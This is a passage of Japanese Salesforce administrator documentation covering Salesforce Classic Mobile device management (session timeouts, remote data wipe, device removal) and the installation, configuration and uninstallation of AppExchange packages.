有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile デバイスおよびユーザを表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile デバイスを管理する
- 「モバイル設定の管理」

モバイルデバイスへの Salesforce Classic Mobile ユーザの永続的なリンク

モバイルユーザが最初の Salesforce Classic Mobile の有効化に使用したモバイルデバイス以外は登録できなくなります。

Salesforce では、デバイスレコードと最後にデバイスを有効化したモバイルユーザが自動的に関連付けられます。そのため、システム管理者は、デバイスを他のユーザに割り当てるために、そのデバイスのレコードを更新する必要はありません。この動作によって組織内のユーザ間でデバイスを簡単に切り替えることができますが、システム管理者によっては、ユーザが最初に割り当てられたデバイスに恒久的にリンクされる設定を好みます。この設定を使用することで、高度の機密データを扱う組織の管理者は、ユーザが個人用デバイスから社内のデータにアクセスするのを禁止できます。

ユーザをモバイルデバイスに永続的にリンクする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*Salesforce Classic の設定*」と入力し、**[Salesforce Classic の設定]** を選択します。
2. **[編集]** をクリックします。
3. ［モバイルデバイスにユーザを恒久的にリンクする］を選択します。
4. **[保存]** をクリックします。

警告: ［モバイルデバイスにユーザを恒久的にリンクする］設定を有効にすると、ユーザがデバイスを交換する必要があるときには、管理作業が必要になります。ユーザが別のデバイスを登録するには、ユーザのレコードから手動で既存のデバイスを削除する必要があります。デバイスを削除しないと、ユーザは Salesforce Classic Mobile アプリケーションにアクセスできなくなります。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile 設定を変更する
- 「モバイル設定の管理」

Salesforce Classic Mobile デバイス情報の表示

Salesforce は、ユーザの Salesforce Classic Mobile アプリケーションへの初回ログイン時に、そのユーザのモバイルデバイス情報を収集します。デバイスの詳細情報へのアクセス方法は、次の 2 通りがあります。

- [設定]から、[クイック検索] ボックスに「ユーザとデバイス」と入力し、[ユーザとデバイス]を選択します。次に、リスビューでデバイスアドレスをクリックします。
- [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。ユーザ名の横にある[編集]をクリックし、[割り当てられたモバイルデバイス] 関連リストのデバイスアドレスをクリックします。

[モバイルデバイス] ページから、次の操作が可能です。

- デバイス情報を見直す
- モバイルセッションタイムアウト値を調整する
- ユーザのデバイスから Salesforce データを消去する
- ユーザレコードからデバイスを削除する

組織の各モバイルデバイスに保存される項目の説明は次のとおりです(アルファベット順)。

項目	説明
ブランド	モバイルデバイスのブランド (利用可能な場合)。
電話会社	モバイルデバイスのサービスを提供する通信事業者名 (利用可能な場合)。
接続開始日	デバイスがモバイルサーバとの接続を確立した日時。バッテリが切れたり、サーバがデバイスからのデータを長時間受信していないためにセッションが終了されると、デバイスの接続が失われます。
接続状況	デバイス接続の状況。この項目の値は、[接続済み]、[未接続]、および [利用できません] です。
作成者	モバイルデバイスを登録した最初のユーザの名前と登録を行った日時。
データサイズ	ユーザのモバイルデバイスに現在保存されている Salesforce データのサイズ。モバイルデバイスは、定期的にこの情報を Salesforce に送信します。これは、データ制限を超えたことによる同期エ

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile デバイスおよびユーザを表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile デバイスを管理する
- 「モバイル設定の管理」

項目	説明
	ラーのトラブルシューティングに役立ちます。
デバイスアドレス	ユーザのモバイルデバイスの一意の識別子。
デバイスモデル	モバイルデバイスの型。
シミュレータ?	デバイスがシミュレータかモバイルデバイスかを示すフラグ。シミュレータは、モバイルデバイスの動作をエミュレートするソフトウェアアプリケーションです。
最終有効化日	最後に完全なデータセットをモバイルデバイスにダウンロードした日時。ユーザのデータセットが、割り当てられたモバイル設定で定義されている制限を超えると、デバイスは登録できても、有効化はできません。
最終データ受信日	デバイスから最後にデータを受信した日時。この情報は、接続の問題のトラブルシューティングに役立ちます。
最終登録日	ユーザがモバイルデバイスを最後に登録した日時。登録プロセスでは、Salesforce にデバイスレコードを作成し、それを登録したユーザに関連付けます。
状況の最終取得日	エラーが発生したため、データをこれ以上同期しないことをモバイルデバイスが Salesforce に通知した最終日時。［状況の最終取得日］項目は、エラーがある場合にのみ表示されます。
メーカー	モバイルデバイスのメーカー。
メタデータサイズ	ユーザのモバイルデバイスに現在保存されている Salesforce メタデータのサイズ。メタデータは、ページレイアウトとスキーマ情報で構成されており、デバイスに送信されるメタデータ量は組織の規模と設定の複雑さによっては非常に大きくなる場合があります。
更新者	モバイルデバイスを登録した最後のユーザの名前と登録を行った日時。
待機中の送信メッセージ数	モバイルサーバのキュー内にあるデバイスへの送信待ちメッセージ数。
OS	モバイルデバイスにインストールされているオペレーティングシステムのタイプ: Android または iPhone
OS バージョン	モバイルデバイスにインストールされているオペレーティングシステムのバージョン番号。

項目	説明
電話番号	モバイルデバイスに関連付けられている電話番号。
Salesforce Classic Mobile バージョン	デバイスにインストールされているモバイルクライアントアプリケーションのバージョン番号およびビルド番号。
待機中の送信メッセージサイズ（バイト数）	デバイスのキュー内にあるモバイルサーバへの送信待ちメッセージの合計データサイズ。サーバはほとんどの場合、即座にメッセージを処理するため、この値は通常 0 です。
送信メッセージサイズ（バイト）	モバイルサーバのキュー内にある送信メッセージの合計データサイズ。
状況	デバイスと Salesforce との間に同期エラーがあるかどうか。［状況］項目は、エラーがある場合にのみ表示されます。エラー状況には、[データの制限を超えました] と [不明のエラー] の 2 つがあります。
ユーザ名	モバイルデバイスに関連付けられているユーザの Salesforce ユーザ名。

メモ: 選択したデバイスが他の組織のユーザによって登録されていることを Salesforce が検出すると、デバイス詳細ページにはエラーが表示されます。この状況は、デバイスが Sandbox 組織のユーザに登録され、その後、本番組織のユーザによって有効化された場合に発生することがあります。古いデバイスレコードを組織から削除する場合は、デバイスを削除します。

Salesforce Classic Mobile セッションタイムアウト値の設定

セキュリティ上の理由から、Salesforce Classic Mobile アプリケーションは、10 分間の無操作の後、ユーザをロックアウトするよう設定されています。システム管理者はデバイスごとにこの設定を調整したり無効にすることができます。たとえば、モバイルデバイスのオペレーティングシステムに独自のロック方式がある場合は、Salesforce Classic Mobile のタイムアウト設定を無効にしてもかまいません。

Salesforce Classic Mobile セッションタイムアウト値を変更する手順は、次のとおりです。

1. 次のいずれかのページに移動します。
   - 複数のデバイスを同時に操作するには、[設定] から［クイック検索］ボックスに「*ユーザとデバイス*」と入力し、[ユーザとデバイス]を選択します。[モバイルユーザとデバイス]ページのリストビューで、目的のデバイスを選択します。
   - 特定のデバイスを操作するには、[設定] から［クイック検索］ボックスに「*ユーザ*」と入力し、[ユーザ]を選択します。ユーザ名をクリックし、[割り当てられたモバイルデバイス] 関連リストのデバイスアドレスをクリックして [モバイルデバイス] ページを表示します。
2. [モバイルセッションタイムアウトの設定] をクリックします。
3. 新しいタイムアウト値を分単位で選択します。ユーザをアプリケーションからロックアウトしない場合は、[無期限] を選択することもできます。
4. [保存] をクリックします。

   Salesforce は、選択したモバイルデバイスに対し、新しいセッションタイムアウト設定の入ったメッセージを送信します。
5. 確認ページには、選択した各モバイルデバイスの結果がまとめて表示されます。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile セッションタイムアウト値を設定する
- 「モバイル設定の管理」

モバイルセッションタイムアウトの結果

Salesforce が選択したモバイルデバイスに対し、新しいセッションタイムアウト設定を送信した後、結果ページには各メッセージの状況に関する情報が表示されます。表示される 3 つの結果の説明は次の表のとおりです。

結果	説明
メッセージが正常にキューに入りました	Salesforce Classic Mobile サーバは、メッセージをデバイスに送信しました。Salesforce は、デバイスがメッセージを受信したかどうかを検知できません。
メッセージを送信できません	Salesforce と Salesforce Classic Mobile サーバ間の一時的な通信の問題のため、メッセージを送信できませんでした。しばらくしてからもう一度お試しください。

結果	説明
このユーザにはモバイルデバイスがありません	選択したモバイルユーザはデバイスを登録していないため、メッセージを送信できませんでした。

Salesforce Classic Mobile でのデータの消去

ユーザが Salesforce Classic Mobile アプリケーションにアクセスすると、ユーザのモバイルデバイスにはモバイルアプリケーションとユーザの Salesforce データの両方が含まれます。システム管理者は、モバイルアプリケーションをアンインストールすることなく、データをデバイスから削除できます。これは、ユーザがデバイスを置き忘れた場合に有効なセキュリティツールです。また、デバイスを他のユーザに渡す予定がある場合にも、デバイスのデータを消去する必要があります。

モバイルデバイスの Salesforce データを消去する手順は、次のとおりです。

1. 次のいずれかのページに移動します。
   - 複数のデバイスを同時に操作するには、[設定] から［クイック検索］ボックスに「ユーザとデバイス」と入力し、[ユーザとデバイス]を選択します。[モバイルユーザとデバイス]ページのリストビューで、目的のデバイスを選択します。
   - 特定のデバイスを操作するには、[設定] から［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ]を選択します。ユーザ名をクリックし、[割り当てられたモバイルデバイス]関連リストのデバイスアドレスをクリックして [モバイルデバイス] ページを表示します。
2. [データの消去] をクリックし、[OK] をクリックします。

   Salesforce は、モバイルデバイスに、データを消去するようメッセージを送信します。

データ消去の結果

Salesforceがデータを消去するようモバイルデバイスにメッセージを送信した後、結果ページには各メッセージの状況に関する情報が表示されます。表示される 3 つの結果の説明は次の表のとおりです。

結果	説明
メッセージが正常にキューに入りました	Salesforce Classic Mobile サーバは、メッセージをデバイスに送信しました。Salesforce は、デバイスがメッセージを受信したかどうかを検知できません。
メッセージを送信できません	Salesforce と Salesforce Classic Mobile サーバ間の一時的な通信の問題のため、メッ

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

Salesforce Classic Mobile を実行しているデバイスで Salesforce データを削除する
- 「モバイル設定の管理」

結果	説明
	セージを送信できませんでした。しばらくしてからもう一度お試しください。
このユーザにはモバイルデバイスがありません	選択したモバイルユーザはデバイスを登録していないため、メッセージを送信できませんでした。

関連トピック:

Salesforce Classic Mobile デバイスの管理

モバイルデバイスの削除

モバイルデバイスの削除

ユーザレコードからモバイルデバイスを削除する例として、次の 2 つがあります。

- 組織のモバイル設定でモバイルユーザをデバイスに永続的にリンク付けており、デバイスを別のユーザに割り当てる必要がある。この設定を有効化していない場合は、Salesforce で、最後にデバイスを有効化したモバイルユーザにデバイスレコードが自動的に関連付けられるため、デバイスを別のユーザに割り当てるためにそのデバイスを削除する必要はありません。
- デバイスを Sandbox 組織から本番組織に移動する必要がある。

モバイルデバイスを削除する手順は、次のとおりです。

1. 次のいずれかのページに移動します。
   - 複数のデバイスを同時に操作するには、[設定] から [クイック検索] ボックスに「*ユーザとデバイス*」と入力し、[ユーザとデバイス]を選択します。[モバイルユーザとデバイス]ページのリストビューで、目的のデバイスを選択します。
   - 特定のデバイスを操作するには、[設定] から [クイック検索] ボックスに「*ユーザ*」と入力し、[ユーザ]を選択します。ユーザ名をクリックし、[割り当てられたモバイルデバイス] 関連リストのデバイスアドレスをクリックして [モバイルデバイス] ページを表示します。
2. [モバイルユーザとデバイス] ページで、1 つ以上のデバイスを選択し、[デバイスを削除] をクリックします。[モバイルデバイス] ページで、[削除] をクリックします。
3. **[OK]** をクリックします。

   Salesforce が、選択したデバイスの削除を実行します。
4. 確認ページには、選択した各モバイルデバイスの結果がまとめて表示されます。

デバイス削除の結果

Salesforce がモバイルサーバにデバイスを削除するようメッセージを送信した後、結果ページに各デバイスの状況に関する情報が表示されます。表示される 3 つの結果の説明は次の表のとおりです。

結果	説明
デバイスは削除されました。	Salesforce は、組織からデバイスレコードを削除しました。
デバイスは現在削除できません。しばらくしてからもう一度お試しください。	Salesforce とモバイルサーバ間の一時的な通信の問題のため、モバイルサーバはデバイスを削除できませんでした。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: Winter '17 より前に作成された組織の **Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションでモバイルアプリケーションを使用可能なエディション: 2016 年 5 月 1 日より前に作成された組織の **Professional** Edition および **Enterprise** Edition

モバイルアプリケーションは、Winter '17 以降に作成された組織では使用できません。

ユーザ権限

モバイルデバイスおよびユーザを表示する
- 「設定・定義を参照する」

モバイルデバイスを削除する
- 「モバイル設定の管理」権限

結果	説明
	しばらくしてからもう一度お試しください。
ユーザにはモバイルデバイスがありません。	選択したモバイルユーザはデバイスを登録していないため、メッセージを送信できませんでした。

関連トピック:

Salesforce Classic Mobile でのデータの消去

Salesforce Classic Mobile アプリケーションの制限

モバイルデバイスの制限

Apple iPhone および iPod Touch デバイス	• 第三者 (Apple Inc. およびお客様のネットワーク接続プロバイダなどに限らず)は、お客様に第三者または Salesforce からの返金、控除、その他の補償の権利を与えることなく、いかなる時でも、iPhone および iPod touch デバイスでの Salesforce Classic Mobile の使用の制限、中断または停止、iPhone および iPod touch デバイスからの Salesforce Classic Mobile アプリケーションの削除、または、Salesforce に対する上記のいずれかの実行の要求を行うことができます。 • サービスレベル規約は、Salesforce Classic Mobile for iPhone 製品には適用されません。その他の制限事項については、「Salesforce Classic Mobile for iPhone 注文書補足条項」に記載されています。ユーザは Salesforce Classic Mobile for iPhone 製品をダウンロードまたはインストールする際に、これに同意していただく必要があります。

ダッシュボードの制限

Salesforce Classic Mobile でダッシュボードを使用する場合は、次の制限があります。

- ダッシュボードの作成または編集はできません。
- カスタムレポートの詳細へのリンクは、無効になります。

モバイルユーザの転送登録情報の表示

[モバイル転送の登録]ページでは、一般的なトラブルシューティング目的ですべてのユーザの転送登録情報を表示できます。

ユーザのデバイス転送登録情報を表示する

1. [設定]から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ]を選択します。
2. ユーザを選択します。
3. ユーザの詳細ページで、［モバイル転送の登録］の横にある[参照]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

モバイル転送登録情報を表示する

- 「設定・定義を参照する」

インストール済みパッケージ

パッケージを Salesforce 組織にインストールしてから、設定および管理することができます。インストールしたパッケージを表示するには、[設定]から、[クイック検索]ボックスに「インストール済み」と入力し、[インストール済みパッケージ]を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パッケージのインストール

Salesforce 組織に管理パッケージまたは未管理パッケージをインストールして、組織に新しい機能を追加できます。パッケージへのアクセス制限を含むデフォルトのパッケージ設定を変更するには、カスタムインストールを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをインストールする
- 「AppExchange パッケージのダウンロード」

インストール前の手順

1. ブラウザで、パッケージ開発者により提供されたインストール URL にアクセスするか、AppExchange からパッケージをインストールする場合はアプリケーション情報ページから [今すぐダウンロード] をクリックします。

   メモ: Sandbox をインストールする場合は、インストールリンクの「www.salesforce.com」の部分を「test.salesforce.com」に置き換えます。このパッケージは、新しく Sandbox のコピーを作成するときに、ユーザの Sandbox 組織から削除されます。

2. パッケージをインストールする Salesforce 組織のユーザ名とパスワードを入力し、ログインボタンをクリックします。
3. パッケージがパスワードで保護されている場合、公開者から受け取ったパスワードを入力します。
4. 必要に応じて、未管理パッケージをインストールする場合は [パッケージの競合しているコンポーネントの名前を変更する] を選択します。このオプションを選択すると、既存のコンポーネント名と名前が競合している場合、Salesforce はパッケージ内のコンポーネントの名前を変更します。

デフォルトのインストール

[インストール] をクリックします。進行状況を示すメッセージが表示され、インストールの完了後に確認メッセージが表示されます。

カスタムインストール

システム管理者としてデフォルト設定を変更する必要がある場合、次の手順を実行します。

1. 必要に応じて、次の 1 つ以上のオプションを選択します。
   - [コンポーネントを表示] をクリックします。パッケージ内のコンポーネントのリストがフロート表示されます。管理パッケージの場合、画面には接続アプリケーション (ユーザとアプリケーションの検証後、ユーザの Salesforce データへのアクセスが許可された信頼できるアプリケーション) のリストも表示されます。リストに表示されたコンポーネントとすべての接続アプリケーションが受け入れ可能であることを確認し、フロート表示を閉じます。

     メモ: 入力規則、レコードタイプ、カスタム設定など一部のパッケージアイテムは [パッケージコンポーネント] リストに表示されないことがありますが、パッケージには含まれており、他のアイテムと共にインストールされます。[パッケージコンポーネント] リストにアイテムがない場合、そのパッケージにはマイナーチェンジのみが含まれている可能性があります。

- パッケージにリモートサイト設定が含まれている場合、Salesforce 以外の Web サイトへのアクセス権を承認する必要があります。ダイアログボックスには、パッケージが通信するすべての Web サイトが表示されます。データ転送を行う場合、Web サイトで セキュアソケットレイヤ (SSL) を使用することをお勧めします。Web サイトの安全性を確認した後、[はい、これらのサードパーティ Web サイトにアクセスを許可します]を選択し、[次へ]をクリックするか、[キャンセル]をクリックしてパッケージのインストールをキャンセルします。

  警告: リモートサイトの設定をインストールすると、パッケージに対し、サードパーティの Web サイトとの間でデータ交換する許可を与えることになります。パッケージの使用を開始する前に、どのようなデータが転送され、どう使用されるのか、公開者にお問い合わせください。社内にセキュリティ担当者がいる場合は、使用前に、アプリケーションのレビューを依頼し、影響を理解してください。

- [API アクセス] をクリックします。パッケージコンポーネントに許可された API アクセス設定のリストがフロート表示されます。設定に問題がないことを確認し、フロート表示を閉じてインストール画面に戻ります。
- Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition では、次のいずれかのセキュリティオプションを選択します。

  メモ: インストールの種類によっては、このオプションが表示されないこともあります。たとえば、Group Edition および Professional Edition の場合、またはパッケージにカスタムオブジェクトがない場合は、Salesforce はこのオプションを省略して、すべてのユーザにフルアクセス権を与えます。

  管理者のみのインストール

  インストールを行う管理者のプロファイルおよび「アプリケーションのカスタマイズ」権限を持つプロファイルに次の設定を指定します。

  - オブジェクト権限:「参照」、「作成」、「編集」、「削除」、「すべての参照」、「すべての編集」を有効化
  - 項目レベルセキュリティ: すべての項目を参照可および編集可に設定
  - Apex クラス: 有効化
  - Visualforce ページ: 有効化
  - アプリケーション設定: 有効化
  - タブの設定: パッケージ作成者によって設定
  - ページレイアウト設定: パッケージ作成者によって設定
  - レコードタイプの設定: パッケージ作成者によって設定

  Enterprise Edition、Performance Edition、Unlimited Edition、または Developer Edition を使用している場合は、インストール後、必要に応じてカスタムプロファイルに適切なユーザ権限およびオブジェクト権限を設定します。

  すべてのユーザのインストール

  すべての内部カスタムプロファイルに次の設定を指定します。

  - オブジェクト権限:「参照」、「作成」、「編集」、「削除」、「すべての参照」、「すべての編集」を有効化
  - 項目レベルセキュリティ: すべての項目を参照可および編集可に設定
  - Apex クラス: 有効化

- Visualforce ページ: 有効化
- アプリケーション設定: 有効化
- タブの設定: パッケージ作成者によって設定
- ページレイアウト設定: パッケージ作成者によって設定
- レコードタイプの設定: パッケージ作成者によって設定

メモ: カスタマポータルユーザ、カスタマポータルマネージャ、大規模カスタマーポータル、認証 Web サイト、パートナーユーザ、および標準プロファイルにはアクセスがありません。

特定のプロファイルのインストール...

ユーザの組織にあるすべてのカスタムプロファイルに対して、どのアクセスを使用するかを選択できます。プロファイルごとに、新規パッケージとそのコンポーネントすべてに対してフルアクセスを可能にするか、アクセス権なしにするかを設定できます。

- フルアクセス: 各プロファイルに次の設定を指定します。
  - オブジェクト権限:「参照」、「作成」、「編集」、「削除」、「すべての参照」、「すべての編集」を有効化
  - 項目レベルセキュリティ: すべての項目を参照可および編集可に設定
  - Apex クラス: 有効化
  - Visualforce ページ: 有効化
  - アプリケーション設定: 有効化
  - タブの設定: パッケージ作成者によって設定
  - ページレイアウト設定: パッケージ作成者によって設定
  - レコードタイプの設定: パッケージ作成者によって設定
- アクセス権限なし: すべてのオブジェクト権限が無効化されている点を除き、フルアクセスと同じ設定を指定します。

アプリケーションの公開者がカスタムプロファイルの設定を含めた場合は、その他のオプションが表示されることもあります。ユーザは公開者のカスタムプロファイルの設定を、自分の設定に影響を与えることなく、自分のプロファイルに取り入れることができます。適用する必要があるプロファイルの横にあるドロップダウンリストから、プロファイルの設定の名前を選択します。このプロファイルの現在の設定は変更されません。

アクセス権の横にある [すべて設定] をクリックして、この設定をすべてのユーザプロファイルに適用することもできます。

2. [インストール] をクリックします。進行状況を示すメッセージが表示され、インストールの完了後に確認メッセージが表示されます。

- インストール時、Salesforce は、連動関係のチェックと確認も行います。組織は、[連動関係の表示] ページにリストされているすべての連動関係の要件を満たしている必要があります。満たしていない場合、インストールは失敗します。たとえば、ディビジョンを参照するパッケージをインストールするには、ディビジョンが有効になっている必要があります。
- Apex が含まれるコンポーネントをインストールすると、新規パッケージに含まれる単体テストも含めて、組織のすべての単体テストが実行されます。単体テストが、無効の状態でインストールされたコン

ポーネント(ワークフロールールなど)に依存する場合、単体テストは失敗します。単体テストが失敗した場合でも、インストールできます。

- インストールが失敗する場合は、「インストールまたはアップグレードに失敗した原因は?」 (ページ 1353)を参照してください。

インストール後の手順

パッケージにインストール後の手順が含まれている場合、インストールの完了後にその手順が表示されます。表示された手順を確認し、実行します。さらに、ユーザにパッケージをリリースする前に、実装に必要な変更を加えます。パッケージの内容に応じて、次のカスタマイズ手順の一部の実行が必要なことがあります。

- パッケージに権限セットが含まれる場合、必要とするユーザに含まれている権限セットを割り当てます。管理パッケージでは、パッケージに含まれる権限セットを変更することはできません。ただし、その後のアップロードは自動的に行われます。管理パッケージに付属する権限セットをコピーするか、独自の権限セットを作成する場合は、権限セットに変更を行うことはできますが、後続のアップグレードに影響はありません。
- パッケージを再インストールし、アンインストール後に取得したエクスポートファイルからパッケージデータを再インポートする場合は、「パッケージデータのインポート」 (ページ 1344)を参照します。
- 管理パッケージをインストールした場合は、[ライセンスの管理] をクリックして、ライセンスをユーザに割り当てます。

  メモ: Lightning Experience ではライセンスを割り当てることはできません。ライセンスを割り当てる必要がある場合は、Salesforce Classic に切り替えてください。

- 必要に応じて、パッケージのコンポーネントを設定します。詳細は、「インストール済みパッケージの設定」 (ページ 1333)を参照してください。

関連トピック:

パッケージのアップグレード

インストール済みパッケージ

インストール済みパッケージの設定

多くのコンポーネントには、エンドユーザが使用できるかどうかを制御する[リリース済み]属性があります。開発者の組織で使用可能であった場合は、すべてのコンポーネントはインストール後すぐに使用できます。ユーザがパッケージを使用できるようにする前に、実装に必要な変更を加えます。パッケージの内容に応じて、次の項目のカスタマイズが必要なことがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをインストールする
- 「AppExchange パッケージのダウンロード」

インストール済みパッケージを設定する
- 「アプリケーションのカスタマイズ」

オプションの設定
: 公開者が設定に関する情報と共に外部 Web サイトへのリンクを含めた場合は、[インストール済みパッケージ] をクリックすると、[設定] の AppExchange ダウンロードページのパッケージの横に、[設定]オプションが表示されます。[設定] をクリックすると、公開者が推奨する設定を参照できます。

カスタム項目とカスタムリンク
: 必要なカスタム項目やカスタムリンクを、新規カスタムオブジェクトに追加します。

カスタムオブジェクト
: このパッケージには含まれていないが、Chatter で追跡されている項目を持つオブジェクトに対する追跡を有効に設定します。たとえば、[取引先] にあるカスタム項目を追跡する場合、その [取引先] の標準オブジェクトの追跡が有効に設定されていることを確認する必要があります。

カスタムレポートタイプ
: カスタムレポートタイプの［レポートタイプ名］が組織で使用されているものと同じである場合、パッケージをインストールした後に、2 つのレポートタイプ間で混乱が生じないように、［レポートタイプ名］を変更することをお勧めします。

ダッシュボードのレポート実行ユーザ
: ダッシュボードの［実行ユーザ］は、パッケージをインストールするユーザに設定されます。ダッシュボードのプロパティを編集し、［実行ユーザ］を、ダッシュボードに適用されるセキュリティ設定を持つユーザに変更します。

フォルダ
: アプリケーションにドキュメント、メールテンプレート、レポートまたはダッシュボードが含まれる場合、Salesforce では公開者のフォルダ名を使用してインストーラの組織に新規フォルダを作成します。これらのフォルダ名は、組織内での一意の名前になります。

  すべてのユーザが新しいフォルダを表示できます。フォルダ設定のアクセス許可に制限を付ける場合は、リリースする前にフォルダの設定を変更します。

ホームページのページレイアウト
: パッケージのカスタムホームページレイアウトは、どのユーザにも割り当てられていません。ユーザが使用できるようにするには、該当するプロファイルにユーザを割り当てます。

リストビュー
: アプリケーション内のリストビューには、すべてのユーザがアクセスできます。必要に応じて、これらのリストビューのアクセス権を変更します。

ページレイアウト
すべてのユーザには、パッケージ内のカスタムオブジェクトのデフォルトページレイアウトが割り当てられます。Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織のシステム管理者は、該当するユーザのページレイアウトを設定できます。

パッケージのカスタムオブジェクトに標準オブジェクトへのリレーションを組み込む場合は、これらを適切なページレイアウトの関連リストとして追加します。

パッケージにカスタムリンクを含める場合、これらを適切なページレイアウトとして追加します。

組織で高度な通貨管理を有効にしている場合は、通貨積み上げ集計項目が取引先に関するもので商談値を集計するものや、商談に関するものでカスタムオブジェクト値を集計するものであっても無効になります。これらの項目をページレイアウトから削除してください。

権限セット
パッケージに含まれる権限セットをパッケージへのアクセス権を必要とするユーザに割り当てます。

管理パッケージに含まれる権限セットを編集することはできません。パッケージに付属する権限セットをコピーするか、独自の権限セットを作成する場合は、権限セットに変更を行うことはできますが、後続のアップグレードに影響はありません。

トランスレーションワークベンチ
インストール済みパッケージコンポーネントの翻訳された値も、開発者が組み込んだ言語に対応するものがインストールされます。カスタム項目やレコードタイプなど、開発者が設定でカスタマイズしたパッケージコンポーネントは、インストーラの設定ページで開発者の言語(コンポーネントを定義するときに使用した言語)で表示されます。インストーラの組織のユーザにも、個人の言語がパッケージに含まれている場合には、自動的に翻訳された値が表示されます。また、インストーラは、トランスレーションワークベンチが有効であれば、それ以外の言語も有効化することができます。

ワークフローアラート
ワークフローアラートの受信者がユーザである場合、Salesforce はそのユーザをパッケージをインストールしているユーザに置き換えます。インストール済みのワークフローアラートの受信者を変更できます。

ワークフロー項目自動更新
特定のユーザのレコード所有者項目を変更するように項目自動更新が設計されていると、Salesforce はそのユーザをパッケージをインストールしているユーザに置き換えます。インストール済みの項目更新の項目値を変更できます。

ワークフローアウトバウンドメッセージ
Salesforce は、[送信ユーザ] 項目に入っているユーザをパッケージをインストールしているユーザに置き換えます。インストール後に、この値を変更できます。

ワークフロールール
ワークフロールールは、開発者が作成した時間ベースのトリガがあっても、それがない状態でインストールされます。必要に応じて、時間ベースのトリガを設定します。

ワークフロー ToDo
Salesforce は、[割り当て先] 項目に入っているユーザをパッケージをインストールしているユーザに置き換えます。インストール後に、この値を変更できます。

必要に応じて、実装をカスタマイズします。

メモ: インストール後にカスタムアプリケーションに追加した設定は、カスタムアプリケーションをアンインストールすると削除されます。

関連トピック:

インストール済みパッケージ

Shield Platform Encryption のトレードオフおよび制限事項

パッケージのアンインストール

インストールしたパッケージは、そのパッケージのすべてのコンポーネントとデータを含めて削除できます。さらに、カスタム項目やリンクなど、インストール後にカスタムアプリケーションに追加したすべてが同様に削除されます。

パッケージを削除する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*インストール済み*」と入力し、[インストール済みパッケージ] を選択します。
2. 削除するパッケージの横にある [アンインストール] をクリックします。
3. [はい。このパッケージをアンインストールして . . .] を選択して、[アンインストール] をクリックします。
4. アンインストール後、Salesforce は、パッケージデータと関連メモおよび添付ファイルを含むエクスポートファイルを自動的に作成します。アンインストールが完了すると、Salesforce は、アンインストールを実行したユーザにエクスポートファイルへのリンクを含むメールを送信します。インストールしたパッケージのリストの下に、エクスポートファイル、関連メモ、および添付ファイルが表示されます。ファイルは、アンインストールの完了後しばらくすると削除されてしまうため、別の場所に保存することをお勧めします。

   ヒント: パッケージを後で再インストールする場合、「パッケージデータのインポート」 (ページ 1344)を参照して、パッケージデータを再インポートします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをアンインストールする
- 「AppExchange パッケージのダウンロード」

パッケージのアンインストールに関するメモ

